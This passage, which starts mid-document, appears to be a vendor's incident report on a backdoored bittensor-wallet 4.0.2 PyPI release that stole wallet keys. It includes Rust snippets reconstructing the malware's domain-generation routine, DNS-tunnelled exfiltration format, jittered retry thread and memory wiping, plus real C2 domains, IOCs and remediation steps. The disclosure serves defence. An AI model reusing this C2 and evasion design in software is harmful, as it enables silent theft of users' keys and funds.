
// Each chunk sent as an A query:
// <hex_chunk>.<index>.<total>.<session_id>.t.opentensor-cdn.com
a3f1b2c4d5....<0>.<4>.<session>.t.opentensor-cdn.com  → A query
b6e7f8a9b0....<1>.<4>.<session>.t.opentensor-cdn.com  → A query

Step 7: Where does it send it? Three layers of C2

C2 means "command and control" — the attacker's servers. The malware has three ways to find them:

  • Hardcoded domains — three XOR-encoded (key 0x5A) domains mimicking legitimate Bittensor infrastructure
finney.opentensor-metrics.com   // lookalike for opentensor.ai
finney.metagraph-stats.com      // lookalike for metagraph APIs
finney.subtensor-telemetry.com  // lookalike for subtensor telemetry
  • Daily rotating domains (DGA) — generates 3 new hostnames per day under *.opentensor-cdn.com by hashing the current day number. Even if you block today's domains, new ones appear tomorrow.
fn generate_dga_endpoints() -> Vec<String> {
   let day = unix_epoch_seconds() / 86400;
   (0..3).map(|i| {
       let hash = sha256((day + i).to_le_bytes());
       let name: String = hash[..10].iter()
           .map(|b| ('a' + (b % 26)) as char).collect();
       format!("https://{}.opentensor-cdn.com/t", name)
   })
}
// e.g. https://xkqbafmjpt.opentensor-cdn.com/t  (changes daily)
  • DNS TXT C2 — queries _dmarc.opentensor-cdn.com (TXT record), disguised as a routine DMARC email authentication lookup, to fetch a dynamically updated list of backup servers:
// Expected TXT response format:
rua=<base64-encoded pipe-separated host list>

This means even if defenders block all known C2 domains, the malware can still find a working server.

Step 8: What if the network is down?

Failed sends aren't dropped. They go into a queue (up to 64 entries). A background thread wakes up every 2–10 minutes with randomized jitter and retries. The thread is deliberately named cache-gc to blend in with legitimate garbage collection threads in the process list.

fn metrics_flush_worker() {
   std::thread::sleep(jitter_duration(1, 3));    // 1–3s initial delay
   loop {
       flush_pending();
       std::thread::sleep(jitter_duration(120, 600)); // 2–10 min retry
   }
}
// thread::Builder::new().name("cache-gc".to_string())...

Step 9: Cover your tracks

After a successful send, the buffer holding your key is zeroed using volatile writes — forcing the CPU to actually perform the clear rather than letting the compiler optimize it away. If a memory dump or core file is captured after exfiltration, the key material is gone.

fn clear_buffer(buf: &mut Vec<u8>) {
   for byte in buf.iter_mut() {
       unsafe { std::ptr::write_volatile(byte as *mut u8, 0); }
   }
   buf.clear();
}

The end result: The attacker has your private key on their server. They decrypt it, import it into their own wallet software, and drain your funds. You find out when you next check your balance. The whole thing happens silently in the background while your normal wallet command completes successfully.

IOCs (Indicators of Compromise)

  • PyPI package: bittensor-wallet==4.0.2
  • Source tarball SHA256: 6a416b72ff24804abc12484a3b41413a8580acedd8a5f8c84224fcf0732c2f8e
  • C2 domain: finney.opentensor-metrics.com
  • C2 domain: finney.metagraph-stats.com
  • C2 domain: finney.subtensor-telemetry.com
  • DGA domain pattern: *.opentensor-cdn.com
  • DNS exfil subdomain: *.t.opentensor-cdn.com
  • DNS C2 lookup: _dmarc.opentensor-cdn.com (TXT record)
  • Thread name: cache-gc (in Rust process thread list)
  • Network User-Agent: Python/3
  • Malicious file: src/keyfile.rs (in source tarball)
  • Attacker NaCl pubkey (hex): daeb c8f3 3fd7 9a8e d65b d438 3280 cab1 3f00 f2a0 3ff5 13ca 7c50 aa85 7ecd d46f

What Made This Hard to Detect

  1. Rust, not Python — The backdoor is compiled Rust code. Unlike the typical Python supply chain injection (appending to setup.py), this backdoor compiles into the native extension. There is no readable Python to grep for.
  2. All strings are XOR-obfuscated — No domain names, file paths, or tool names appear as plaintext in the binary. They are all decoded at runtime using single-byte XOR with per-constant keys (0x42, 0x47, 0x5A, 0x3C).
  3. Three independent exfiltration channels — Blocking HTTPS does not stop it; DNS tunneling is the fallback.
  4. DNS queries disguised as DMARC — The _dmarc. prefix on the C2 DNS TXT lookup mimics a routine DMARC email authentication query.
  5. Thread named cache-gc — Background thread blends in with runtime GC threads.
  6. Non-daemon Python thread — Ensures delivery even on short-lived CLI invocations.
  7. Anti-sandbox / anti-debugger — Uptime check, TracerPid check, and running process scan abort execution in analysis environments.
  8. No version bump on GitHub — The backdoor was injected into the PyPI release artifact only; the GitHub repository source was not modified. Comparing PyPI vs. GitHub source would have revealed it, but most users don't do this.

Remediation

If You Installed 4.0.2 (March 15–17, 2026)

Immediate action required: Any coldkey or hotkey whose keyfile was decrypted while 4.0.2 was installed should be considered compromised. Generate new keys and move funds immediately.

  1. Rotate all wallet keys. Any coldkey or hotkey whose keyfile was decrypted while 4.0.2 was installed should be considered compromised. Generate new keys and move funds immediately.
  2. Downgrade: pip install bittensor-wallet==4.0.1
  3. Block C2 domains at your firewall/DNS resolver:
    • *.opentensor-metrics.com
    • *.metagraph-stats.com
    • *.subtensor-telemetry.com
    • *.opentensor-cdn.com
  4. Audit network logs for DNS queries or HTTPS requests to the above domains.
  5. Check for the cache-gc thread in any running Python/Rust wallet process.
  6. Rotate GitHub tokens and cloud credentials if they were present in the environment where 4.0.2 was installed.

For Package Maintainers

Enable artifact attestation (which was stripped in 4.0.2) and verify it on install:

gh attestation verify bittensor_wallet-4.0.2-cp311-cp311-linux_x86_64.whl \
 --repo opentensor/btwallet

For Package Consumers

Pin with hash verification:

# requirements.txt
bittensor-wallet==4.0.1 \
   --hash=sha256:edc2588d5e272835285e4171dd3daf862149f617015bf52e43d433d8e5c297c5

Stop the next supply chain attack before it impacts you

Harden Runner blocks unauthorized network connections from CI/CD pipelines. Package Search finds compromised dependencies across your entire org. AI-powered Threat Intel detects malicious releases within minutes.

Start Free →

Acknowledgement

Socket's automated scanning initially flagged bittensor-wallet 4.0.2 as a compromised package, which helped bring early attention to this incident.

We also want to acknowledge the maintainers of bittensor-wallet at opentensor for acting quickly to yank the compromised 4.0.2 release from PyPI once the issue was identified.

References